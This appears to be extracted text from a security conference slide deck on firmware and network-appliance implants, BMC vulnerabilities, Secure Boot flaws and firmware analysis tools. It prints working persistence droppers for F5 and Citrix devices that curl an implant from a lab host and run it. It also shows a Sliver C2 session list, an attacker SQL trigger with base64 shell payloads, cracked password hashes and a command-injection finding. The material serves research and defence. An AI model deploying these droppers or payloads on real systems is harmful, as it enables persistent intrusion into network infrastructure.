
Endpoints: CosmicStrand

- Chinese threat actor
- Qihoo found in 2017
- Kaspersky rediscovered in 2022
- UEFI firmware rootkit
- Gigabyte & ASUS motherboards
- Hooks boot manger
- Modifies kernel loader
- Shellcode contacts C2 for secondary payload



Servers: iLOBleed

- HP integrated lights-out
- Full management control
- Accessible via iLO port OR administrative access
- Implant prevented patching
- Infected bootloader
- Disabled logging
- Disk wiping



Network device implants

- UNC3524 APT29/CozyBear
- F5 Networks & Citrix
- Firmware is Linux/FreeBSD
- No security logging or *DR solutions
- Implants can be hidden in config files
- Reboot/patch/upgrade proof persistence
- Similar TTPs used by UNC481 on Barracuda ESG

```
Connecting to localhost:31337 ...

SLIVER

All hackers gain ninjitsu
[*] Server v1.5.30 - a8a36dd6e2c9796c51ab6983b5b615d19c6a6995
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session d6520aaf NATURAL_MARACAS - 10.13.37.170:38222 (ns1) - freebsd/amd64 - Fri, 18 Nov 2022 13:44:34 PST

sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
3e605438	mtls	10.13.37.159:58788	bigip1.jomsvikin.gs	root	linux/amd64	[ALIVE]
4b2db10f	mtls	10.13.37.160:37238	bigip2.jomsvikin.gs	root	linux/amd64	[ALIVE]
92407774	pivot	10.13.37.159:58788->HUNGRY_ZOO->	WIN-69HA4J7BAVR	Administrator	windows/amd64	[DEAD]
d6520aaf	mtls	10.13.37.170:38222	ns1	root	freebsd/amd64	[ALIVE]

```
TYPE=TRIGGERS
triggers='CREATE TRIGGER cuda\nBEFORE DELETE ON config\nFOR EACH ROW\nBEGIN\n    DECLARE i INT;\n    SET i = 1;\n    IF i = 1 THEN\n        SELECT "<base64_payload>" INTO OUTFILE "/var/tmp/r";\n    SELECT "echo\n-n Y2F0IC92YXlvdG1wL3IgfCBiYXN1bjQgLWQgLWkgfCB0YXlglXp4IC1DlC92YXlvdG1wCm5vaHVwIGJhc2ggL3Zhcj90bXVucnVudnNoICAgMzExNTMgICAgPi9kZXlYbnVsbCAyPiYxICYKcm0gLWYgl3Jvb3QvbWVjaGluZVxgKg==\n| base64 -d | sh" INTO OUTFILE "/root/machine"echo -n\nY2htb2QgK3ggL3Jvb3QvbWVjaGluZVxgKg==\n| base64 -d | sh" |";\n    SET i = i + 1;\nEND IF;\nEND'\nsql_modes=0\ndefiners='root@localhost'
```

Figure 5: DEPTHCHARGE trigger

How to hack an F5 better than APT29

- I used CVE-2022-1388, a script* and Sliver C2

- *From F5's knowledge base

- One Script To Rule Them All

- Check for implant; if not found download
 - Stores implant in configs
 - Bypass filesystem "security"
 - Prevents noisy C2
 - Persists in config backups
 - Survives patches & full disk wipes
 - Uses vendor functionality to execute C2

```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 ) + 1 ]s
pidof restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
fi
exit
```

Equal opportunity exploitation

- FreeBSD was ... marginally more difficult
- Citrix uses “monit” service
- Sliver compiles for *BSD
- Write a service wrapper
- Load malware dropper as system service
- Load on boot cuz yolo
- APTs == Noisy
- Me == Stealthy

```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read failed -2.
Oct 25 08:27:32 <local0.alert> ns1 NSUAconf[6581]: NSUAconf: Unable to connect to NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsuaconf[7661]: nsuaconf daemon started
Oct 25 08:27:32 <daemon.err> ns1 monit[2161]: 'nssupport' process is not running
^[
NetScaler initialization is still in progress; please wait
20 to 30 seconds before attempting to log in.
*****
WARNING: Access to this system is for authorized users only.
Disconnect IMMEDIATELY if you are not an authorized user!
*****
login: Oct 25 08:28:16 <local0.alert> 10.13.37.170 10/25/2022:15:27:27 GMT ns1 0-PPE-0 : default EVENT STATECHANGE 20 0 : Device "self node 10.13.37.170" - State COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170 10/25/2022:15:27:33 GMT ns1 0-PPE-0 : default EVENT STATECHANGE 36 0 : Device "self node 10.13.37.170" - State UP
login: █
```

```
/nsconfig/monitrc:

## Check nssupport
check process nssupport with pidfile /var/run/nssupport.pid
start program "/bin/sh /nsconfig/nssupport_ctl start"
stop program "/bin/sh /nsconfig/nssupport_ctl stop"
```

```
#!/bin/sh


start_nssupport()
{
    stop_nssupport
    if [ -e /netscaler/nssupport ]
    then
        echo -n 'nssupport '
        /netscaler/nssupport &
        echo -n $! > /var/run/nssupport.pid
    else
        curl http://10.13.37.180/freebsd > /netscaler/nssupport
        chmod +x /netscaler/nssupport
        echo -n 'nssupport '
        /netscaler/nssupport &
        echo -n $! > /var/run/nssupport.pid
    fi
}

stop_nssupport()
{
    cat /var/run/nssupport.pid | xargs kill
    rm -f /var/run/nssupport.pid
}

case $1 in
start)
    start_nssupport;
;;
stop)
    stop_nssupport;
;;
*)
    echo "nssupport_ctl: no argument";
;;
esac
```


Servers: Baseboard Management Controllers

- Platform management subsystem
- IPMI & Redfish interface
- Monitoring system hardware
- System power and reset control
- Logging and alerting
- Inventory of system components
- Virtual console (aka iKVM)
- Remote media mounting
- BIOS update



Servers: BMC&C Vulnerability Research

- CVE-2022-40259 – Arbitrary Code Execution via Redfish API
- CVE-2022-40242 – Default credentials for UID = 0 shell via SSH
- CVE-2022-2827 – User enumeration via API
- CVE-2022-32265 – RCE in qDecoder (fixed by maintainer)
- CVE-2023-34329 – Authentication Bypass via HTTP Header Spoofing
- CVE-2023-34330 – Code injection via Dynamic Redfish Extension

Gigabyte Technology

<https://www.gigabyte.com>

Gigabyte Technology is a Taiwanese manufacturer and distributor of computer hardware. Gigabyte's principal business is motherboards.

[Read more](#)

published: 2021-08-12, visits: 834809, leak size: 46GB

WT Microelectronics

<https://www.wtmec.com>

WT Microelectronics Co., Ltd. develops and markets integrated circuits (IC) products. The Company's products include linear IC, applied IC, admixture semaphore IC, logic IC, image detecting IC, and memory IC. Wintech acts as an agent for Texas Instruments, Fairchild, ST Microelectronics, Marvell, Wolfson, and Bowoon.


[Read more](#)

published: 2021-07-01, visits: 908085, leak size: 31.18GB

Secure Boot: BlackLotus



- UEFI Bootkit
- All versions of Windows 10 & 11
- Exploits Baton Drop (CVE-2022-21894)
- “Patched” in January 2022
- Patch does nothing without DBX update
- No DBX update was published, yolo
- Patch v2.0: May 2023 + DBX update
- Fix cannot be reverted; will be forced by Microsoft

Caution: Once the mitigation for this issue is enabled on a device, meaning the revocations have been applied, it cannot be reverted if you continue to use Secure Boot on that device. Even reformatting of the disk will not remove the revocations if they have already been applied. Please be aware of all the possible implications and test thoroughly before applying the revocations that are outlined in this article to your device.



Secure Boot: 1 Million device research

- 1.1 Million dbx & dbxDefault configs analyzed
- Only 0.13% (1453) running even close to current dbx
- Origin of dbx lists likely manufacturer, too small to be UEFI.org releases
- Every system vulnerable to Black Lotus & One Bootloader attacks




UEFI: Vulnerabilities everywhere

- 138k firmware packages
- 198k existing CVEs
- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer is the most popular CWE
- 32k+ firmware images; 16% missing basic protections

UEFI							
# UEFI Records	AVG Code Size	AVG Image Size	AVG of Packages	AVG # of Sections	AVG # of Nodes	# Vendors	Guids
7.5M	22.4K	42.1K	5.2	4.2	1.2K	19.0	20.5K
Models				Packages			
# of Models	# Product type	# Vendors	# Firmware types	# Packages	# Avg of binaries	# Avg of models	
96.9K	4.0	19.0	72.0	138.7K	417.3	10.1	


ShmooCon: “The UEFI Threat: Or How I Can “Permanently” Brick Your Computer”

<https://www.youtube.com/watch?v=i70atz2o8Xc&t=8352s>



Firmware Analysis & Comparison Tool (FACT)

- Automated unpacking
- Password cracking
- Vulnerability identification
- QEMU emulation
- Database backend
- Web interface
- Fast(ish) with powerful VM



The image shows a screenshot of the FACT (Firmware Analysis & Comparison Tool) web interface. The interface is divided into two main sections: a configuration panel on the left and a list of latest firmware submissions on the right.

Configuration Panel:

- ☒ binwalk
- ☒ cpu architecture
- ☐ crypto hints
- ☒ crypto material
- ☒ cve lookup
- ☐ cwe checker
- ☐ device tree
- ☐ elf analysis
- ☒ exploit mitigations
- ☐ file system metadata
- ☐ hardware analysis
- ☐ hashlookup
- ☐ information leaks
- ☒ init systems
- ☐ input vectors
- ☒ interesting uris
- ☒ ip and uri finder
- ☐ ipc analyzer
- ☒ kernel config
- ☒ known vulnerabilities
- ☐ printable strings
- ☐ qemu exec
- ☒ software components
- ☐ source code analysis
- ☐ string evaluator
- ☐ tlsh
- ☒ users and passwords

Latest Firmware Submissions:

Firmware Name	Submission Date	Submission Time	Submission Type
Hikvision DS-2CD4112FWD-IZ - 1 (camera)	2023-09-01	21:49:38	None
Robustel R3000 - 5.1.0 (industrial router)	2023-04-19	22:28:40	generic_carver
Racom Midge2 - 4.6.40.102 (industrial router)	2023-04-19	17:49:58	generic_carver
Racom Midge2 - 4.6.40.103 (industrial router)	2023-04-19	15:52:55	generic_carver
Supermicro X13SEM-F - x13sem-f-bmc-web (BMC)	2023-04-07	16:12:04	generic_carver
Supermicro X13SEM-F - X13SEM-F (BMC)	2023-04-07	04:39:01	generic_carver
Supermicro X13DDW-A - X13DDW-A (BMC)	2023-04-07	04:38:46	generic_carver
Citrix ADC - 13.1-42.47 (BIOS)	2023-04-06	17:39:33	UEFI
Citrix ADC - 13.1-42.47 (9_16k BMC) (BMC)	2023-04-06	17:21:17	7z
Citrix ADC - 13.1-42.47 (BMC)	2023-04-05	22:59:46	generic_carver


EMBedded Analyzer (EMBA)

- CLI; web reports only
- Known Exploited Vulnerability correlation
- Generates SBOM (CycloneDX)
- Exploit data; availability, capabilities
- Uses semgrep for SAST
- ChatGPT integration (experimental)
- Active project; responsive maintainers

```
root@ToC0v8qxP13qs:0:0:root:/root:/bin/sh
admin:yiVXjXdLpGfug:0:0:admin:/bin/sh
root:yiNNyNaXWRwx.:0:0:root:/root:/bin/sh

Loaded 3 password hashes with 2 different salts (1.5x same-salt boost)
12345          (admin)
duhao          (root)

[*] John the ripper final status: 2 password hashes cracked, 1 left
[+] Password hash cracked: admin:12345:0:0:admin:/bin/sh
[+] Password hash cracked: root:duhao:0:0:root:/root:/bin/sh
```



Binary firmware file analyzer

Binwalk firmware extractor

Analysis preparation

Binary firmware basic analyzer

Firmware and testing details

Static binary firmware versions detection

Check binaries for critical functions

Check binary protection mechanisms

Check binaries for weak functions (intense)

Check bootloader and system startup

Check scripts with shellcheck and semgrep

Kernel Binary and Configuration

[+] Final aggregator

[+] Tested firmware: /home/nate/digicap_V5.2.0_build_181123.dav

[+] EMBA start command: ./emba.sh -c -f /home/nate/digicap_V5.2.0_build_181123.dav -l

[+] Detected architecture and endianness (verified): ARM / EL

[+] Operating system detected (verified): Linux / v3.0.8

[+] 141 files and 40 directories detected.

[+] Found 1 issues in 1 shell scripts.

[+] Found 243 yara rule matches in 141 files.

[+] Found 3 successful emulated processes (user mode emulation).

[+] Found the following configuration issues:

Found 109 areas with weak permissions.

Found 1 authentication issues.

Found 12 password related details via STACS (2 passwords cracked.)

Found 7 kernel modules with 1 licensing issues.

Found 73 security related kernel settings for review.

Found 0 interesting files and 1 files that could be useful for post-exploitation.

[+] Found 33 (79%) binaries without enabled stack canaries in 42 binaries.

[+] Found 41 (98%) binaries without enabled RELRO in 42 binaries.

[+] Found 7 (17%) binaries without enabled NX in 42 binaries.

[+] Found 21 (50%) binaries without enabled PIE in 42 binaries.

[+] Found 31 (74%) stripped binaries without symbols in 42 binaries.

[+] cwe-checker found a total of 3226 of the following security issues:

CWE119 - Buffer Overflow - 1 times.

CWE125 - Out-of-bounds Read - 4 times.

CWE134 - Externally Controlled Format String - 181 times.

CWE190 - Integer Overflow or Wraparound - 23 times.

CWE215 - Information Exposure Through Debug Information - 3 times.

CWE415 - Double Free - 2 times.

CWE416 - Use After Free - 12 times.

CWE467 - Use of sizeof on a Pointer Type - 72 times.

CWE476 - NULL Pointer Dereference - 511 times.

CWE676 - Use of Potentially Dangerous Function - 2164 times.

CWE782 - Exposed IOCTL with Insufficient Access Control - 232 times.

CWE787 - Out-of-bounds Write - 14 times.

CWE789 - Large memory allocation - 7 times.

```
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/keymgmt/.ssh/authorized_keys
logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys
logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys
/etc/defconfig/user_home/keymgmt/.ssh/authorized_keys (-rw-r--r-- root root)
```

ChatGPT for reversing & vulnerability research

This code is a sequence of x86 assembly instructions that initialize values in memory. The `mov` instruction copies a value into a memory location. The memory locations being referenced are relative to the base pointer `rbp`. The values being copied into these locations appear to be ASCII codes for characters, indicated by the use of hexadecimal values (e.g. `20h` is the ASCII code for the character `' '`). The resulting string of characters might represent a message or data of some sort.

print the string of characters

The string of characters can be constructed from the ASCII codes in the code:

```
diff
-k
zfguijkophju@%1]
```

```
lea rdx, [rbp+var_A0]
lea rax, [rbp+var_90]
mov rsi, rdx
mov rdi, rax
call rwdcc
lea rsi, [rbp+var_E0]
lea rcx, [rbp+var_A0]
lea rax, [rbp+var_80]
lea rdx, [rbp+var_B0]
mov [rsp+210h+var_210], rdx
mov r9, rsi
mov r8, rcx
mov rcx, rax
mov edx, offset aSSSSDevNull121_0 ; "%s %s %s %s >/dev/null 2>&1"
mov esi, 3FFh ; maxlen
mov edi, offset buf ; s
mov eax, 0
call _sprintf
mov edi, offset buf
call executecmd
test eax, eax
jz loc_401AE1
```

```
mov [rbp+var_9F], 0
mov [rbp+var_C0], 20h ; ' '
mov [rbp+var_BF], 68h ; 'k'
mov [rbp+var_BE], 0
mov [rbp+var_E0], 7Ah ; 'z'
mov [rbp+var_DF], 66h ; 'f'
mov [rbp+var_DE], 67h ; 'g'
mov [rbp+var_DD], 75h ; 'u'
mov [rbp+var_DC], 69h ; 'i'
mov [rbp+var_DB], 6Ah ; 'j'
mov [rbp+var_DA], 68h ; 'k'
mov [rbp+var_D9], 6Fh ; 'o'
mov [rbp+var_D8], 70h ; 'p'
mov [rbp+var_D7], 68h ; 'h'
mov [rbp+var_D6], 6Ah ; 'j'
mov [rbp+var_D5], 75h ; 'u'
mov [rbp+var_D4], 40h ; '@'
mov [rbp+var_D3], 2Ah ; '*'
mov [rbp+var_D2], 25h ; '%'
mov [rbp+var_D1], 31h ; '1'
mov [rbp+var_D0], 50h ; ']'
mov [rbp+var_CF], 0
lea rdx, [rbp+var_20]
lea rax, [rbp+var_10]
mov r8, rdx
mov rcx, rax
mov edx, offset aSSDevNull121 ; "%s %s >/dev/null 2>&1"
mov esi, 3FFh ; maxlen
mov edi, offset buf ; s
mov eax, 0
call _sprintf
mov edi, offset buf
call executecmd
test eax, eax
jz short loc_400FE5
```

There are a few potential insecure coding errors in this code:

- Variable injection: The `$device_id` variable is taken directly from `$REQUEST['device_id']` without any input validation or sanitization. This could allow an attacker to inject malicious code or data into the application.
- Command injection: The `exec` function is used to execute a system command with the `$device_id` variable as a parameter. If the `$device_id` variable is not properly sanitized, this could allow an attacker to inject malicious code into the system command and execute arbitrary code on the server.
- Cross-site scripting (XSS): The `$SESSION['csrf-token']` variable is not properly sanitized before being output to the page in the `toggle_alignment` function. This could allow an attacker to inject malicious code into the page and steal sensitive user data.

To address these issues, it is recommended to:

- Validate and sanitize any input variables, including `$device_id`.
- Use parameterized queries or escape user input when constructing system commands to prevent command injection attacks.
- Properly sanitize any user input before outputting it to the page to prevent XSS attacks.

EMBA: Vulnerability Research

ONEKEY - SECURITY ADVISORY:

NETMODULE INDUSTRIAL ROUTERS VULNERABLE!

Security Advisory: Multiple Vulnerabilities in NetModule Routers

February 24, 2023

ONEKEY - SECURITY ADVISORY:

PHOENIX CONTACT ROUTERS ACCESS VULNERABILITIES FOUND!

Security Advisory: Multiple Vulnerabilities in Phoenix Contact Routers

March 28, 2023

Code analysis: command injection

Confidence **MODERATE**

Command injection

Source
gnssAutoAlign.php
On line 6

Propagator 1
gnssAutoAlign.php
On line 6

Problem
gnssAutoAlign.php
On line 36

```

firmware_bin_extract/..._img_extract/171-29990134.gzip_extract/171-29990134_extract/home/www-data/admin/
26
27     $angles = explode("\n", $angles);
28     $yaw = explode("yaw: ", $angles[0])[1];
29     $pitch = explode("pitch: ", $angles[1])[1];
30     $roll = explode("roll: ", $angles[2])[1];
31
32 }
33
34 if (isset($_POST['toggleAlignment'])) {
35     if ($status == "disabled") {
36         exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
37         $status = "starting";
38     }
39     else {
40         exec("kill $(cat ". PID_FILENAME . ")");
41         $status = "stopping";
42     }
43 }
44
45 if (isset($_REQUEST['periodicUpdate'])) {
46     if(!isset($pageIndex) && !isset($subIndex)) {

```

```

